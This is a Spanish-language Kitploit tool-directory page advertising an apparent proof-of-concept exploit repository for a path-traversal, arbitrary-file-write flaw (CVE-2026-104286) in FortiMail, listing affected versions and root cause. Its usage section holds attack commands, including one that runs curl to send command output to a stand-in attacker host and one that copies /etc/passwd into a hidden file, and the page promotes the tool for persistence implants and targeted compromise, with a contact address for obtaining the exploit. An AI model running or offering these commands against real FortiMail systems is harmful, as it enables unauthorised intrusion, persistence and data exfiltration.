
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-104286-POC — Exploit de path traversal no autenticado para CVE-2026-104286 en FortiMail, que escribe archivos arbitrarios mediante solicitudes HTTP/HTTPS manipuladas para evaluación de red team y persistencia. | Kitploit
Herramientas/GitHubGitHub/shadowforge-cyber/cve-2026-104286-poc
Mecanismos de PersistenciaAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebSeguridad WebPruebas de PenetraciónRed TeamingDesarrollo de Payloads

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
GitHubshadowforge-cyber/cve-2026-104286-poc

CVE-2026-104286-POC

Exploit de path traversal no autenticado para CVE-2026-104286 en FortiMail, que escribe archivos arbitrarios mediante solicitudes HTTP/HTTPS manipuladas para evaluación de red team y persistencia.

Ver Repositorio
hace 1 díaAún no revisado
Compartir

Exploit de Path Traversal en FortiMail CVE-2026-104286

Descripción general

Exploit avanzado de escritura arbitraria de archivos remota y no autenticada para CVE-2026-104286 en FortiMail. Las solicitudes HTTP/HTTPS manipuladas eluden la sanitización de rutas en el cliente web, lo que permite la creación arbitraria de archivos en el sistema operativo subyacente. Se utiliza para evaluaciones de red team, implantes de persistencia y compromiso dirigido de implementaciones de FortiMail.

Versiones afectadas

FortiMail 8.0.x (<8.0.2), 7.6.x (<7.6.6), 7.4.x (<7.4.8), 7.2.x (<7.2.9), 7.0.x (<7.0.10)

Causa raíz

Limitación incorrecta de un nombre de ruta a un directorio restringido (CWE-22). No hay validación de secuencias ../ en las rutas de carga de archivos dentro de los manejadores de la API HTTP/HTTPS, lo que permite el traversal fuera del directorio de carga previsto.

Uso


$ python3 cve-2026-104286.py -u http://target:443 -c "curl -s http://attacker:80/$(id)"
$ python3 cve-2026-104286.py -u http://target:443 -l /etc/passwd -o /var/tmp/.hacked
image

Exploit

Contacto para el exploit: [email protected]

Descargar herramienta